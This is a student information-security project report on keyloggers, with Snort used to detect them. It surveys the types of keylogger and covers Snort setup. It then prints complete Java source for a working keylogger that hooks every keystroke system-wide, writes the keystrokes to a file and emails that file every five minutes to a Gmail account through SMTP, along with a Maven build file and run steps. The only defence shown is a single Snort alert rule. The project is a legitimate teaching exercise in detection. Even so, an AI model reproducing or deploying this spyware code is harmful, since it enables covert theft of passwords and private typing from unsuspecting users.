

**University of Missouri-Kansas City**

**Information Security and Assurance**

**Key Loggers with Snort**

Under the guidance of Mahesh Maddumala

**By**

**Priyadarsini Nidadavolu**

**Tejkumar Yentrapragada**

**Contents**

[Introduction 3](#_Toc480478441)

[Snort 4](#_Toc480478442)

[Introduction 4](#_Toc480478443)

[Features 4](#_Toc480478444)

[Snort Architecture 5](#_Toc480478445)

[Key Loggers 6](#_Toc480478446)

[Introduction 6](#_Toc480478447)

[Main Objective 6](#_Toc480478448)

[Types 6](#_Toc480478449)

[Types of keyloggers: 6](#_Toc480478450)

[Software based 6](#_Toc480478451)

[Hardware based 7](#_Toc480478452)

[Kernel/Driver Key loggers 7](#_Toc480478453)

[Detection 7](#_Toc480478454)

[Prevention Methods 7](#_Toc480478455)

[Flow Diagram 8](#_Toc480478456)

[Project Setup 9](#_Toc480478457)

[Requirements: 9](#_Toc480478458)

[Snort Installation 9](#_Toc480478459)

[Running Snort 10](#_Toc480478460)

[Source Code 10](#_Toc480478461)

[KeyLoggers.java 10](#_Toc480478462)

[SendingMail.java 12](#_Toc480478463)

[Pom.xml 14](#_Toc480478464)

[Instructions to run java program 15](#_Toc480478465)

[Snort Rule 16](#_Toc480478466)

[Description 16](#_Toc480478467)

[Output screens 17](#_Toc480478468)

[How to run KeyLoggers.java: 17](#_Toc480478469)

[Storing the Logged keys in to a File 18](#_Toc480478470)

[Text that is logged into logs.log file 19](#_Toc480478471)

[Sending logs.log file through SMTP mail 19](#_Toc480478472)

[Snort Rule 20](#_Toc480478473)

[Snort Execution 20](#_Toc480478474)

[Running Snort 21](#_Toc480478475)

[Generated Log files 22](#_Toc480478476)

[Alert.ids file 22](#_Toc480478477)

[References 23](#_Toc480478478)

# **Introduction**

Currently technology has been enhancing widely to make the user tasks easier. However, with these enrichments, it is not very easy to provide security in every corner as the user aims to get faster operations being performed. To achieve the fastness, developers neglect the security to some extent, which gives hackers an advantage.

Hackers are the one who gain access to our personal information without our prior knowledge. To avoid these, we need to have minimum security measures, so that we can detect the Worms, Trojans, Viruses etc. Snort is one of the tool that is used to detect the attacks made to gain access to our system. In this project, we aim to develop an application that stores the keystrokes on a system and logs them and send them to the attacker. The attack will be defended using Snort as another part.

# **Snort**

**Introduction**


An open source tool developed by Sourcefire used to find network intrusion prevention system. By using Snort, we can defend the attack made by the attacker by defining our own rules. This tool is used to detect attach irrespective of the operating system and interfaces.

**Features**

The following are the features of Snort:

* Real-time traffic analysis
* Packet logging
* Protocol analysis
* Content search
* Content match

**Snort Architecture**



1. **Packet sniffer**: It collects or sniffs the network traffic and layer information. Then the collected packets are send to Preprocessors.
2. **The preprocessors**: It performs certain actions to determine the kind of behavior that snort is dealing. We use lot of plugins. After completing its job, it sends the information to the detection engine.
3. **The detection engine**: It performs the comparisons of each packets with the rules from the ruleset and if the rule matches with the packet then it is forwarded to the output.
4. **Alerting or Logging:** This will log and/or trigger alerts based on the rule action specified in the rule.

# **Key Loggers**

**Introduction**

A system program that stores and records every keystroke typed on the user system and logs it. It may send the stored confidential information to the hackers. This may be done without permission or knowledge of the user.

**Main Objective**

Business purpose: It is a tool used by employers to ensure that there employs use work systems only for work purpose.

Family purpose: Tool used by Head of the family to monitor the activities of the family members and restrict them to specific sites.

**Types**

Types of keyloggers:

* Software based
* Hardware based
* Kernel/driver key loggers.

### Software based

These types of key loggers are software key loggers used on computer software in an organization to detect technical problems with systems, but Malicious users use key loggers on public machines to get confidential information of the user. Here are several categories:

* Hypervisor based : This type of key logger resides in a hypervisor malware which runs beneath the operating system.
  + Ex : Blue Pill
* Java Script based : A script program is deployed into the webpage and make it to listen for the key strokes
  + Ex : Cross Site Scripting , man in the browser.
* Memory injection based : These type of key loggers operates on the memory tables associated with the browsers.
  + Ex : Zeus and Spy Eye use these methods.
* Form grabbing based : These key loggers logs the data before the data is passed to through the internet when user completes the form and submits it.

### Hardware based

It doesn’t need any software, but instead of software the job is done by hardware connected to the system.

* Key Board Hardware: In this type a hardware is attached to the system some ware in between system and key board. This may be done by installing the device into the system so that user cannot know that there is a hardware connected to the system.
* Key Board Overlays: These are mostly used in ATM’s where hacker needs the PIN information of the user. These are designed such that they look like as if they are part of the ATM . Every key is registered by the criminals keyboard and keyboard of the ATM.
* Wireless Keyboard and Mouse Sniffers : These capture the information when it is transferred from the wireless keyboard to the receiver.

### Kernel/Driver Key loggers

These receives data directly from the input device and these are present at the kernel level. These are very difficult to detect as the user need to have root permissions.


**Detection**

Make sure that the operating system is fully patched with known vulnerabilities. The best way to prevent this is to educate the users not to install unnecessary software unless needed. Microsoft AntiSpyWare, Ad-Aware are some of the tools used to detect and remove the spywares.

**Prevention Methods**

As we know that the key loggers are used to store the typed information from the keyboard either by hardware or by software. One way to avoid key stroke capture in web applications is to use of virtual keyboards rather than regular key boards. As by using these virtual key boards the keystrokes cannot be stored as if the keys are clicked instead of typed. As these is not 100% secure as some key loggers are designed in such a way that they stores the captured screenshots as for every mouse clicks.

# **Flow Diagram**



1. Start Snort so that it detects the suspicious things on the system.
2. Open any Java editor and execute the program to store the keystrokes and logs it to a file and the file will be sent to the Attacker through SMTP protocol.
3. While email transferring is happening, Snort identifies and alerts the user by logging an alert message to the alert.ids file.

# **Project Setup**

### Requirements:

* **Operating System:** Windows 10
* **Snort Version:** 2.9.9.0
* **Ram:** 2 Gb (min)
* WinPcap 4.1.1

### Snort Installation

Step 1 : Download the software from <https://www.snort.org/>

Step 2 : Double click on the .exe file which was downloaded and get it installed.

Step 3 : As snort is a packet sniffer it requires winpcap 4.1.1,So get install winpcap 4.1.1on the windows.

Step 4 : Make sure that the snort is working and installed properly by going to the snort folder where it is installed on command prompt and find the version Snort -v.

Step 5 : When snort was installed there will be no rules and so we download the rules package and place them under the rules folder of the snort and replace the preprocessor rules as they are older versions rules.

Step 6 : Now we need to change the configuration file of the snort as they are designed for linux we need to change some of the settings to get it work on windows.

1. Change the rule path and preprocessor path to the snort directory where they are present.
2. Uncomment the log directory and give path of the default log directory of the snort.
3. Change the dynamic preprocessor and base preprocessor engine paths to path where they are present.
4. Comment all inline preprocessors as we don’t require them in windows.
5. Uncomment the port scan detection as we use it.
6. Configure the Black list and Whit list preprocessors and make two new files in snort directory for Black list and White list.
7. Change the slashes for the rule paths as by default they are given for linux.
8. Now we are ready to implement our own rules in local.rules file.

### Running Snort

**Command to run Snort**

**snort -i 4 -c c:\snort\etc\snort.conf -l c:\snort\log -A fast**

-c : This is for rules file.

-l : This is for log directory.

-i : This is for interface network on which snort needs to be executed.

To get network interfaces working use snort -W.

# **Source Code**

### KeyLoggers.java

import java.io.BufferedWriter;

import javax.swing.JOptionPane;

import java.io.File;

import java.io.FileWriter;

import java.util.Properties;

import java.util.Timer;

import javax.activation.DataHandler;

import javax.activation.DataSource;

import javax.activation.FileDataSource;

import javax.mail.BodyPart;

import javax.mail.Message;

import javax.mail.MessagingException;

import javax.mail.Multipart;

import javax.mail.PasswordAuthentication;

import javax.mail.Session;

import javax.mail.Transport;

import javax.mail.internet.InternetAddress;

import javax.mail.internet.MimeBodyPart;

import javax.mail.internet.MimeMessage;

import javax.mail.internet.MimeMultipart;

import javax.swing.JOptionPane;

import org.jnativehook.GlobalScreen;

import org.jnativehook.NativeHookException;

import org.jnativehook.keyboard.NativeKeyEvent;

import org.jnativehook.keyboard.NativeKeyListener;

public class KeyLogger1 implements NativeKeyListener

{

public static void main(String args[])

{

Try

{

GlobalScreen.registerNativeHook();

}

catch (NativeHookException e)

{

e.printStackTrace();

}

GlobalScreen.addNativeKeyListener(new KeyLogger1());

Timer timer = new Timer();

timer.schedule(new SendingMail(), 0, 5\*60\*1000);

}

@Override

public void nativeKeyPressed(NativeKeyEvent e)

{

//System.out.println("Key Pressed : "+ NativeKeyEvent.getKeyText(e.getKeyCode()));

if(e.getKeyCode()==NativeKeyEvent.VC\_ESCAPE)

{

try {

GlobalScreen.unregisterNativeHook();

}

catch (NativeHookException e1) {

e1.printStackTrace();

}

}

try {

String keyString;

keyString = "key character = '" + NativeKeyEvent.getKeyText(e.getKeyCode());

//For system print console

System.out.println(keyString);

//For output to file

File a =new File("D:/WorkSpace/Logs.log");

if (!a.exists()) {

a.createNewFile();

}

FileWriter fw = new FileWriter(a.getAbsoluteFile(),true);

BufferedWriter bw = new BufferedWriter(fw);

bw.append(keyString);

bw.newLine();

bw.close();

} catch (Exception e1) {

e1.printStackTrace();

}

}

@Override

public void nativeKeyReleased(NativeKeyEvent e) {

// TODO Auto-generated method stub

System.out.println("Key Released : "+ NativeKeyEvent.getKeyText(e.getKeyCode()));

}

@Override

public void nativeKeyTyped(NativeKeyEvent arg0) {

// TODO Auto-generated method stub

}

}

### SendingMail.java

import java.util.Properties;

import java.util.TimerTask;

import javax.activation.DataHandler;

import javax.activation.DataSource;

import javax.activation.FileDataSource;

import javax.mail.BodyPart;

import javax.mail.Message;

import javax.mail.MessagingException;

import javax.mail.Multipart;

import javax.mail.PasswordAuthentication;

import javax.mail.Session;

import javax.mail.Transport;

import javax.mail.internet.InternetAddress;

import javax.mail.internet.MimeBodyPart;

import javax.mail.internet.MimeMessage;

import javax.mail.internet.MimeMultipart;

import javax.swing.JOptionPane;

public class SendingMail extends TimerTask {

@Override

public void run() {

// TODO Auto-generated method stub

String to = "MyMail@gmail.com";

String password = "\*\*\*\*\*\*\*\*\*\*";

// Sender's email ID needs to be mentioned

String from = "FromMail@gmail.com";

// Assuming you are sending email from localhost

String host = "localhost";

boolean conn = false;

// Get system properties

Properties properties = System.getProperties();

// Setup mail server

properties.setProperty("mail.smtp.host", "smtp.gmail.com");

properties.put("mail.smtp.socketFactory.port", "465");

properties.put("mail.smtp.socketFactory.class",

"javax.net.ssl.SSLSocketFactory");

properties.put("mail.smtp.auth", "true");

properties.put("mail.smtp.port", "465");

// Get the default Session object.

Session session = Session.getDefaultInstance(properties,

new javax.mail.Authenticator() {

protected PasswordAuthentication getPasswordAuthentication() {

return new PasswordAuthentication(from,password);

}

});

try {

MimeMessage message = new MimeMessage(session);

message.setFrom(new InternetAddress(from));

message.addRecipient(Message.RecipientType.TO,new InternetAddress(to));

message.setSubject("Log File");

BodyPart messageBodyPart = new MimeBodyPart();

messageBodyPart.setText("Key strokes of the user");

Multipart multipart = new MimeMultipart();

multipart.addBodyPart(messageBodyPart);

messageBodyPart = new MimeBodyPart();

String filename = "D:/WorkSpace/LogFile.log";

DataSource source = new FileDataSource(filename);

messageBodyPart.setDataHandler(new DataHandler(source));

messageBodyPart.setFileName(filename);

multipart.addBodyPart(messageBodyPart);

// Send the complete message parts

message.setContent(multipart );

// Send message

Transport.send(message);

JOptionPane.showMessageDialog(null, "Mail was sent Successfullly");

//System.out.println("Sent message successfully....");

}catch (MessagingException mex) {

mex.printStackTrace();

}

}

}

### Pom.xml

<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">

<modelVersion>4.0.0</modelVersion>

<dependencies>

<dependency>

<groupId>com.sun.mail</groupId>

<artifactId>javax.mail</artifactId>

<version>1.5.5</version>

</dependency>

</dependencies>

<groupId>Loggers</groupId>

<artifactId>Loggers</artifactId>

<version>0.0.1-SNAPSHOT</version>

<build>

<sourceDirectory>src</sourceDirectory>

<resources>

<resource>

<directory>src</directory>

<excludes>

<exclude>\*\*/\*.java</exclude>

</excludes>

</resource>

</resources>

<plugins>

<plugin>

<artifactId>maven-compiler-plugin</artifactId>

<version>3.5.1</version>

<configuration>

<source>1.8</source>

<target>1.8</target>

</configuration>

</plugin>

</plugins>

</build>

</project>

### Instructions to run java program

**Pre-requisites:**

IDE - Install any IDE that can run Java program. By using IDE, compiling and execution of the project becomes easy. In our project we used Eclipse neon 1.1.

**Background of the project:**

We have created a class called KeyLogger1 which implements NativeKeyListener(which is used for storing the keystrokes typed by the user).To use this NativeKeyListeners we need to include JnativeHook.jar file to the project. JNativeHook is a library that provides the facility to log keyboard and mouse event listeners. To fullfill this task, JNativeHook leverages platform-dependent native code through Java's native interface which is used to create low-level system-wide hooks.

We used two classes one for logging the keys and storing the keystrokes and the other for sending an email to the attacker with the log file(Key stroke details). Every java program starts its execution from main method in which we created a time stamp for sending mails and created log files to store the keystrokes. For logging the keystrokes we used event listers namely, nativeKeyPressed, nativeKeyReleased, and nativeKeyTyped.

Convert the project into maven which is easy for building the project. Add dependencies like com.sun.mail in the dependency tag which is used by javax package, which is present in pom file.

You can find the dependencies in MavenCentralRepository (<https://search.maven.org/).>

**Steps to run:**

In the **SendingMail.java** ensure that these variables are modified

String to = "MyMail@gmail.com"; // to whom should we get an email

String from = "FromMail@gmail.com"; // from which email address it needs to be sent

String password = "\*\*\*\*\*\*\*\*\*\*"; // password of the email.

String filename = Destination path of the log file.

In **KeyLoggers1.java**  set the below parameter to any destination location. Ensure that the same path is given to the filename variable in **SendingMail.java**

File a =new File("D:/WorkSpace/Logs.log");

Execute KeyLoggers1.java program, where it logs the keystrokes of the user in the given destination.

Ensure that the logs.log file got generated in the given path.

Ensure that the email has been sent to the destination address given in the program(to variable in SendingEmail.java)

It goes on logging the keystrokes until unless if we pressed esc character.

# **Snort Rule**

|  |
| --- |
| Alert tcp any any -> any 25 (msg:”Mailing Alert by Snort”;content:”smtp.gmail.com0”; [fast\_pattern:only;nocase;classtype:attempted-](mailto:Dunti.210@gmail.com%3e)recon;sid:1287;) |

### Description

**Alert** - It is an action. It generates an alert using the alert method and then log the packet.

**Tcp** - protocol that we use.

**Ip**: Then we have source ip followed by source port .Here we use any.

**direction**: -> gives the direction that it is coming from source and going to destination.

Followed by destination ip(any) and destination port(25 for checking outgoing mail server)

**content**: It allows the user to set rules that searchs for specific content in the packet payload.


**nocase:** I t allows the rule writer to specify that the snort should look for specific pattern, ignoring case.

**Fast\_Pattern**: It is a content modifier that sets the content within a rule to be used with fast\_pattern matcher,by using this ,it select only those rules that have a chance of matching by using content in the rule for selection & only evaluating that rule if the content is found in payload. It reduces the number of rules that need to be evaluated and increases performance.


**Classtype:** A keyword that is used to categorize a rule as detecting an attack that is part of more general type of attack class. Ex : attempted-recon which deals with attempted info leak.

# **Output screens**

